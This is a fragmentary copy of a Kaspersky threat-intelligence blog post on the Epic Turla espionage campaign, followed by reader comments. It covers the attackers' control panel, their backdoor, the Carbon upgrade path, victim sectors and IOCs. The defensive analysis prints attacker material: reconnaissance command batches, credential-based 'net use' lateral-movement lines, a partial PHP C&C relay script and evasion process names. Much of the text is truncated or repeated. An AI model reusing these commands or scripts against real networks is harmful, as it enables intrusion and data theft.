
Exotic SambaSpy is now dancing with Italian users

BlindEagle flying high in Latin America

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

for the malware.

Here's how the big picture looks like:



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We were able to get a copy of one of the motherships, which provided some insight into the operation.

It runs a control panel which is password protected:

Epic mothership control panel login

Once logged into the Control panel, the attackers can see a general overview of the system including the number of interesting potential targets:

Admin panel

Stats | View rule | Clear Log+Exception | DELETE TASK
| TASK EDITOR | CONFIG EDITOR | DELETE successful count | Sysinfo | Web-shell

Down

Total - 341

Interesting IP - 0

IE 6.0	IE 7.0	IE 8.0	Opera	Firefox	Safari	Chrome	Unknown
	6	25		73		21	210

ID	Date	IP	Mode	OS	Client	Country	Referer	User-agent
1	2013-01-09 06:42:00	81.[redacted]	SNIFFER::	Windows XP or XP SP3	MSIE 8.0	CH	--	Mozilla/4.0 (compatible; Windows NT 5.1; Trident/ GTB7.4; .NET CLR 1.0.370 1.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)
2	2013-01-09 06:42:05	81.[redacted]	SNIFFER::	Windows XP or XP SP3	MSIE 8.0	CH	www.tb-mittelland.ch	Mozilla/4.0 (compatible; Windows NT 5.1; Trident/ GTB7.4; .NET CLR 1.0.370 1.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)

Epic control panel status overview

A very interesting file on the servers is **task.css**, where the attackers define the IP ranges they are interested in. To change the file, they are using the "Task editor" from the menu. Depending on the "t
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- Windows 7 SP1 2008 R2
- MSIE 8.0
- Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET CLR 1.1.4322; .NET4.0C; .NET4.0E)
- Adobe Shockwave 11.5.1.601
- Adobe Flash 10.3.181.14
- Adobe Reader 10.1.0.0
- Win Media Player 12.0.7601.17514
- Quick Time null
- MS Word null
- Java null

The Epic / Tavdig / Wipbot backdoor

For this first stage of the attack, the threat actor uses a custom backdoor. In some cases, the backdoor is packaged together with the CVE-2013-5065 EoP exploit and heavily obfuscated. This makes the analysis more difficult.

The CVE-2013-5065 exploit allows the backdoor to achieve administrator privileges on the system and run unrestricted. This exploit only works on unpatched Microsoft Windows XP systems.

Other known detection names for the backdoor is Trojan.Wipbot (Symantec) or Tavdig.

The main backdoor is about 60KB in size and implements a C&C protocol on top of normal HTTP requests. The communication protocol uses ** xxx ** requests in the C&C replies, which the malware decrypts and processes. The replies are sent back to the C&C through the same channel.

The malware behavior is defined by a configuration block. The configuration block usually contains two hard-coded C&C URLs. He have also seen one case where the configuration block contains just one URL. The configuration can also be updated on the fly by the attackers, via the C&C.

The backdoor attempts to identify the following processes and, if found, it will terminate itself:

- tcpdump.exe
- windump.exe
- ether
- wires
- etter
- snoo
- dsnif

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```
<html>
<head>
<title>Authentication Required</title>
</head>

<body>
<div>9B31wjm1tUvN3N6S
zG9A+9MwP2wSQ23ab0wxz4sNIvCIqYz/JA/nNfTu1Gtzxq+meguxzg9negEjTXV9NEUWtrB5DhxDx03A2HlATnR86zix
pEhr/Yn1/edrJXz4Yk7zK4aIzh0MijbQRebN7TOYvf6uT91eL21XaSkhxNwc7ALM8k/c2SLzy9bQJKUOX8OI4SbrVIMT
w6tS7oCvCXOaV
wpUdxHmkIkC35ihSWpYfOKhMUMIHGyijIlkBCbmtt4BkmT24hK7WHSPesHzLB/HftTjYP1SQHGswsPXavMh4p8mkDqLj
R/T9kmKzAwH8s1OsUBVI7GPyUmvN9oZe+JsNcuAYT5C9d7wcuSkQVdmiwZ1RJv+ZAGKzqg33NOscx4R6J80dJ/gub5On
P8vsZkxRY05d7
2JYu7Z5eZrA3JAqBmUWkv+fG9OocuSh3JGlzUUuyEeSiIjVIbBgJ8WgRRBYQxUxN4j4yfxnNACV1mnGYs=</div>
```

Once a victim is infected and "checks in" with the server, the attackers send a template of commands:

```
arp -a
netstat -an
nbtstat -n
nbtstat -s
net share
net file
net session
net use
net config
net view
net view /DOMAIN
net time \\127.0.0.1
at
set
tasklist /v
tasklist /svc
dir %TEMP%\*.exe
dir %TEMP%\*.part
dir %TEMP%\*.log
dir %TEMP%\*.dat
dir %TEMP%\*.txt
dir /X "c:\users\dell\Desktop\"
dir "c:\users\dell\Desktop\[redacted]"
systeminfo
rem reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyServer
rem reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer" /v Version
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell

dir "c:\progra~1" /x
```

Next, the attackers try to move through the victim's network using pre-defined or collected passwords:

```
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\Administrator
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\[redacted]
net use \\NET-DC-01\C$ "P@ssw0rd" /user:MOFA\[redacted]
net use
net use
net use
net use
net use
net use
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net use

net use
net use
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net use
net use
net use
net use
net use
net use
net use
```

Listing a

```
echo %U
net use
echo li
echo li
diskpar
del /q
tasklist
systeminfo
ipconfig /all
net use
net share
net file
net session
net view /DOMAIN
net view
dir c:\*.doc* /s   O[CONFIG]
name = c:\winqw\wlbasas32.bat
exe = cmd.exe /c c:\winqw\wlbasas32.bat
```


In total, we have decoded several hundreds of these command packages delivered to the victims, providing an unique insight into the inner workings of the attackers.

In addition to generic searches, some very specific lookups have been observed as well. These include searches for:

- ***NATO*.msg**
- **eu energy dialogue*.***
- **EU*.msg**
- **Budapest*.msg**

In this case, the attackers were interested to find e-mails related to “NATO”, “Energy Dialogue within European Union” and so on.

For some of the C&C servers, the attackers implemented RSA encryption for the C&C logs, which makes it impossible to decrypt them. This scheme was implemented in April 2014.

```
<?php
#[removed]

$target="http://[removed]/wp-includes/class-wp-version.php";

$dbg = 0;
$pid = getmypid();
$log = "./e.log";
$request_protocol = $_SERVER['SERVER_PROTOCOL'];
$socket_read_chunk_len = 4096;
$socket_read_content_length_len = 4096;
$socket_read_default_len = 4096;
$publickey="-----BEGIN PUBLIC KEY-----
MIGJAoGBAIwI+qFCsPcoXZFAZCAi/PCU8AFS/8UNKpf1hKRBMJtVPBQ7dSgUiqvqE/YqIozCX
Fug
kVjdTSWQxgWMIb2XiHOqih4u3PMDRcmZEPae/eJFPae9EnLN05aXAqv20uj13hqyhUbw5Pmk4
Pjt
Fan8355Q3T7bZ2PXsOQz8y9uqWwfAgMBAAE=
-----END PUBLIC KEY-----";

[removed]
```


In addition to these custom tools, we observed the usage of standard administration utilities. For instance, another tool often uploaded by the attackers to the victim’s machine is “winrs.exe”:

Name: winrs.exe
MD5: 1369fee289fe7798a02cde100a5e91d8

This is an UPX packed binary, which contains the genuine “dnsquery.exe” tool from Microsoft, unpacked MD5: **c0c03b71684eb0545ef9182f5f9928ca**.


In several cases, an interesting update has been observed — a malware from a different, yet related family.

Size: 275,968 bytes
MD5: e9580b6b13822090db018c320e80865f
Compiled: Thu Nov 08 11:05:35 2012

another example:

Size: 218,112 bytes
MD5: 071d3b60ebec2095165b6879e41211f2
Compiled: Thu Nov 08 11:04:39 2012

This backdoor is more sophisticated and belongs to the next level of cyber-espionage tools called the “Carbon system” or Cobra by the Turla attackers. Several plugins for the “Carbon system” are known to exist.



Decoded configuration for ***e9580b6b13822090db018c320e80865f***

Note: the command and control servers **www.losguayaberos[.]com** and **thebesttothbrushes[.]com** have been sinkholed by Kaspersky Lab.

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



This acts as a dropper for the following modules, both 32 and 64 bit:

MD5	Resource number
4c1017de62ea4788c7c8058a8f825a2d	101
43e896ede6fe025ee90f7f27c6d376a4	102
e6d1dcc6c2601e592f2b03f35b06fa8f	104
554450c1ecb925693fedbb9e56702646	105

df230db9bddf200b24d8744ad84d80e8	161
91a5594343b47462ebd6266a9c40abbe	162
244505129d96be57134cb00f27d4359c	164
4ae7e6011b550372d2a73ab3b4d67096	165

The Carbon system is in essence an extensible platform, very similar to other attack platforms such as the Tilded platform or the Flame platform. The plugins for the Carbon system can be easily recognized as they always feature at least two exports named:

- ModuleStart
- ModuleStop



Carbon

Several
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
system

Some m
although

The author of the Carbon module above can be also seen in the code, as "gilg", which also authored several other Turla modules.

We are planning to cover the Turla Carbon system with more details in a future report.



IN THE SAME CATEGORY

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

The word "Zagruzchik" means "boot loader" in Russian.

The Control panel for the Epic motherships also sets the language to codepage "1251":

```
<center><span style='background-color:red;padding:1px;'>Password it's
wrong!</span></center><br><br><html><head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-
1251">
</head>
<body><center>
      <b>Admin panel</b><br><br>
      <font size="-3" face='Verdana, Arial, Helvetica, sans-serif'>Enter
password!</font>
```

Codepage 1251 is commonly used to render Cyrillic characters.

There are other indications that the attackers are not native English language speakers:

- *Password it´s wrong!*
- *Count successful more MAX*
- *File is not exists*
- *File is exists for edit*

The sample **e9580b6b13822090db018c320e80865f** that was delivered to several Epic victims as an upgraded backdoor, has the compilation code page language set to "LANG_RUSSIAN".

The thre
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protecte

The MD5 "**af3e8be26c63c4dd066935629cf9bac8**" has been solved by Kaspersky Lab as the password "kenpachi". In February 2014 we observed the Miniduke threat actor using the same backdoor on their hacked servers, although using a much stronger password.

Once again, it is also interesting to point out the usage of Codepage 1251 in the webshell, which is used to render Cyrillic characters.

There appears to be several links between Turla and Miniduke, but we will leave that for a future blogpost.

Victim statistics

On some of the C&C servers used in the Epic attacks, we were able to identify detailed victim statistics, which were saved for debugging purposes by the attackers.

This is the country distribution for the top 20 affected countries by victim's IP:

Accordi
followin

- Gove
  - M
  - M
  - Ministry of foreign/external affairs (Asian country, EU country)
  - Intelligence (Middle East, EU Country)
- Embassies
- Military (EU country)
- Education
- Research (Middle East)
- Pharmaceutical companies
- Unknown (impossible to determine based on IP/existing data)

Summary

When G-Data published their Turla paper, there were few details publicly available on how victims get infected with this malware campaign. Our analysis indicates this is a sophisticated multi-stage infection; which begins with Epic Turla. This is used to gain a foothold and validate the high profile victim. If the victim is interesting, they get upgraded to the Turla Carbon system.

Most recently, we observed this attack against a Kaspersky Lab user on August 5, 2014, indicating the operation remains fresh and ongoing.

Note: A full analysis of the Epic attacks is available to the Kaspersky Intelligent Services customers. Contact: intelreports@kaspersky.com

We would like to add the following at the end of the blogpost, right before the detection names:

Further reading

If you'd like to read more about Turla/Uroburos, here's a few recommendations:

- G-Data's paper "Uroburos Highly complex espionage software with Russian roots"
- BAE Systems analysis of "The Snake campaign"
- "Uroburos: the snake rootkit", technical analysis by deresz and tecamac
- "TR-25 Analysis – Turla / Pfinet / Snake/ Uroburos" by CIRCL.LU

Kaspersky products' detection names for all the malware samples described in this post:

- Backdoor.Win32.Turla.an
- Backdoor.Win32.Turla.ao
- Explo
- Explo
- Explo
- Explo
- Explo
- Explo
- Explo
- Explo
- Explo
- HEUR
- HEUR
- HEUR
- HEUR
- HEUR
- HEUR:Trojan.Win32.Epiccosplay.gen
- HEUR:Trojan.Win32.Generic
- HackTool.Win32.Agent.vhs
- HackTool.Win64.Agent.b
- Rootkit.Win32.Turla.d
- Trojan-Dropper.Win32.Dapato.dwua
- Trojan-Dropper.Win32.Demp.rib
- Trojan-Dropper.Win32.Injector.jtxs
- Trojan-Dropper.Win32.Injector.jtxt
- Trojan-Dropper.Win32.Injector.jznj
- Trojan-Dropper.Win32.Injector.jznk
- Trojan-Dropper.Win32.Injector.khqw
- Trojan-Dropper.Win32.Injector.kkkc
- Trojan-Dropper.Win32.Turla.b

- Trojan-Dropper.Win32.Turla.d
- Trojan.HTML.Epiccosplay.a
- Trojan.Win32.Agent.iber
- Trojan.Win32.Agent.ibgm
- Trojan.Win32.Agentb.adzu
- Trojan.Win32.Inject.iujx
- Trojan.Win32.Nus.g
- Trojan.Win32.Nus.h

Technical Appendix with IOCs

APT CYBER ESPIONAGE SOCIAL ENGINEERING TURLA VULNERABILITIES AND EXPLOITS WATERING HOLE ATTACKS

The Epic Turla Operation

Your ema

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Name *

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Posted on Au

"word "Z
" attacke
"File is n
LOL, are you shure?
Russians only can set language to russian.... ?
And my english it's not sogood?

THATS sound really dumbish.

Reply

SĂNDEL
Posted on December 9, 2014. 8:46 am

Well... If you ask me, your English is rather shaggy.
But you're right. One doesn't have to be Russian or Ukrainian or Moldovan to set CP1251.

салют
/Алексеи.

Reply

ANDRÉ SPINDLER
Posted on August 16, 2014. 10:51 am

Hello.

You tell abaout more than 100 websites being infected. And say that most of them use TYPO3 CMS.
So I expect You have checked all websites to verify this. But obviously you have missed

something:
You only name some few websites in detail, the first one is the website for City Hall in Pinor. I have checked this. It uses TYPO3, that's right. But it uses TYPO3 version 4.1. Support for 4.1 was dropped years ago. Now we have 6.2.
Obviously you don't know that. So You can't tell about a specific vulnerability in this publishing platform.
You have mentioned three affected websites. I was only able to find one online. And this outdated version could not be used as an example that TYPO3 has a specific vulnerability. Unto now this version has MANY. Addionally this also means that there is a PHP version 5.2 or earlier is in use (PHP4). Seems like the complete server has been set up years ago and is not up to date. So it also can be a vulnerability in Apache, PHP, TYPO3, FTP and a lot more services and software.
I checked I site. And it didn't prove the fact it is a TYPO3 vulnerability. Will I get this also on the more of 100 other sites, too?

Reply

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Beyond the Surface: the evolution and expansion of the SideWinder APT group

Kaspersky analyzes SideWinder APT's recent activity: new targets in the MiddleEast and Africa, post-exploitation tools and techniques.

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 tools.

BlindEagle flying high in Latin America

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin American countries.

APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.